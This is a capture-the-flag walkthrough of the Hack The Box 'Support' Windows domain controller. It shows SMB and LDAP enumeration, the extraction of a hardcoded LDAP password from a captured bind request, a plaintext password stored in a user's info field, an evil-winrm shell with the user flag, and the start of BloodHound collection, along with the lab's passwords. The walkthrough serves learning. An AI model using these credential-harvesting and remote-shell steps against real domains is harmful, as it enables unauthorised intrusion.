HTB-Support

NMAP SCAN:

```
PORT     STATE SERVICE       REASON  VERSION
53/tcp   open  domain        syn-ack Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2024-08-07 11:20:52Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: support.htb0.,
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped    syn-ack
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: support.htb0.,
3269/tcp open  tcpwrapped    syn-ack
```

Q1 How many shares is Support showing on SMB?

We can find out how many SMB shares are on this port by using the following command.

smbclient -L (IP) -p (PORT) -N

-N bypass password input

```
└─$ smbclient -L 10.129.230.181 -p 445 -N


        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        support-tools   Disk      support staff tools
        SYSVOL          Disk      Logon server share
```

From this I can see that there are **6** shares on this box.

Q2 Which share is not a default share for a Windows domain controller?

I notice that **support-tools** is the only non-default share on a Windows DC

- `ADMIN$` : Administrative share is used for remote administration.
- `C$` : Default administrative share for the C: drive.
- `IPC$` : Used for inter-process communication.
- `NETLOGON` : Contains logon scripts and is used during the logon process.
- `SYSVOL` : Contains domain-wide files such as group policy objects.

Q3 Almost all of the files in this share are publicly available tools, but one is not. What is the name of that file?

Connecting to the share using **smbclient** we can see that the file **UserInfo.exe.zip** is the only non publicly available tool.

```
└─$ smbclient //10.129.230.181/support-tools -N

Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Jul 21 03:01:06 2022
  ..                                  D        0  Sat May 28 21:18:25 2022
  7-ZipPortable_21.07.paf.exe         A  2880728  Sat May 28 21:19:19 2022
  npp.8.4.1.portable.x64.zip          A  5439245  Sat May 28 21:19:55 2022
  putty.exe                           A  1273576  Sat May 28 21:20:06 2022
  SysinternalsSuite.zip               A 48102161  Sat May 28 21:19:31 2022
  UserInfo.exe.zip                    A   277499  Thu Jul 21 03:01:07 2022
  windirstat1_1_2_setup.exe           A    79171  Sat May 28 21:20:17 2022
  WiresharkPortable64_3.6.5.paf.exe      A 44398000  Sat May 28 21:19:43 2022
```

Using the **get** command i get the zip file onto my machine and unzip it and get the following:

```
└─$ unzip UserInfo.exe.zip
Archive:  UserInfo.exe.zip
  inflating: UserInfo.exe
  inflating: CommandLineParser.dll
  inflating: Microsoft.Bcl.AsyncInterfaces.dll
  inflating: Microsoft.Extensions.DependencyInjection.Abstractions.dll
  inflating: Microsoft.Extensions.DependencyInjection.dll
  inflating: Microsoft.Extensions.Logging.Abstractions.dll
  inflating: System.Buffers.dll
  inflating: System.Memory.dll
  inflating: System.Numerics.Vectors.dll
  inflating: System.Runtime.CompilerServices.Unsafe.dll
  inflating: System.Threading.Tasks.Extensions.dll
  inflating: UserInfo.exe.config
```

I notice here that there is a **UserInfo.exe** file, I use the **file** command and find the following

```
└─$ file UserInfo.exe
UserInfo.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections
```

It is a .NET exe for Windows and I will not be able to run it on my Linux machine.

I can use the program **mono** to run this Windows file on a Linux machine

When i run the file I get the following results

```
└─$ mono UserInfo.exe

Usage: UserInfo.exe [options] [commands]

Options:
  -v├──verbose        Verbose output

Commands:
  find                Find a user
  user                Get information about a user
```

Showing that we can use a find and user option in this executable


```
└─$ mono UserInfo.exe -v find admin
[-] At least one of -first or -last is required.

┌──(ajsankari㉿ajsankari)-[~/Desktop/HTB/Support]
└─$ mono UserInfo.exe -v find -first admin
[*] LDAP query to use: (givenName=admin)
[-] Exception: Connect Error
```

I try an find an admin user but get a connection error, I add the support.htb to my hosts file and see if i can capture any data in wireshark.

I run the command again:


```
└─$ mono UserInfo.exe -v find -first admin
[*] LDAP query to use: (givenName=admin)
[-] Exception: No Such Object
```

And i get a **bind request** with the following information



Q4 What is the hardcoded password used for LDAP in the UserInfo.exe binary?


From the bindrequest we can see the hardcoded password below.




Q5 Which field in the LDAP data for the user named support stands out as potentially holding a password?

For this next part I am going to use the tool **Apache Directory Studio** which will let me connect the LDAP with a GUI.


I setup a new LDAP connection and use the following:



Here I use the password I retrieve from the bind request before:



Once connected, I head to the CN=Users directory which you can see in the screenshot below, and find CN=support




When I click on this to look at the user properties, I find the field "info" with the value of **Ironside47pleasure40Watchful** which looks like a password.

Showing that the answer for this question is the data field "**info**"

Q6 What open port on Support allows a user in the Remote Management Users group to run PowerShell commands and get an interactive shell?

Further down I can see here that the user Support is apart of the Remote Management Users group.



Now that I know this I can use a tool called **crackmapexec** to find more information regading this.

I use the command **crackmapexec winrm support.htb -u support -p 'nvEfEK16^1aM4e7AclUf8xtRWxPWO1%lmz'

- `crackmapexec`: This is a popular post-exploitation tool used for various operations on Windows systems, including enumeration and exploitation of services like SMB, WinRM, and more.
- `winrm`: This specifies that you want to interact with the Windows Remote Management service. `crackmapexec` supports multiple services, and specifying `winrm` indicates I'm targeting WinRM.

I get the following results:

```
└─$ crackmapexec winrm support.htb -u support -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz'
SMB         support.htb     5985   DC              [*] Windows Server 2022 Build 20348 (name:DC) (domain:support.htb)
HTTP        support.htb     5985   DC              [*] http://support.htb:5985/wsman
WINRM       support.htb     5985   DC              [-] support.htb\support:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
```

Showing that the open port we can use to get a shell is port **5985**

User Flag

Now that we have this we can use the **evil-winrm** tool to get a shell into the account.

Using the command **evil-winrm -i support.htb -u support -p 'Ironside47pleasure40Watchful'** I am able to get a shell on the box.

```
┌──(ajsankari㉿ajsankari)-[~/Desktop/HTB/Support]
└─$ evil-winrm -i support.htb -u support -p 'Ironside47pleasure40Watchful'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_de

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackpla

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\support\Documents>
```

Using the **type** command I retrieve the User flag in the Desktop directory:

```
l*Evil-WinRM* PS C:\Users\support\Desktop>type user.txt
cfe424a574a3c54248f0417734e9c24e
```

Q8 Bloodhound data will show that the support user has what privilege on the DC.SUPPORT.HTB object?

First we need to run **Sharphound** to get the data from the domain into our bloodhound application.


to collect the data we can run the following command


bloodhound-python -dns-tcp -ns 10.10.11.174 -d support.htb -u 'support' -p 'Ironside47pleasure40Watchful' -c all

- **Tool**: `bloodhound-python` - Python-based ingestor for BloodHound.
- `-dns-tcp`: Forces DNS queries to use TCP.
- `-ns 10.10.11.174`: Specifies DNS server at `10.10.11.174`.
- `-d support.htb`: Targets the `support.htb` Active Directory domain.
- `-u 'support'`: Uses `support` as the username for authentication.
- `-p 'Ironside47pleasure40Watchful'`: Uses the provided password for authentication.
- `-c all`: Collects all possible data types from the domain.

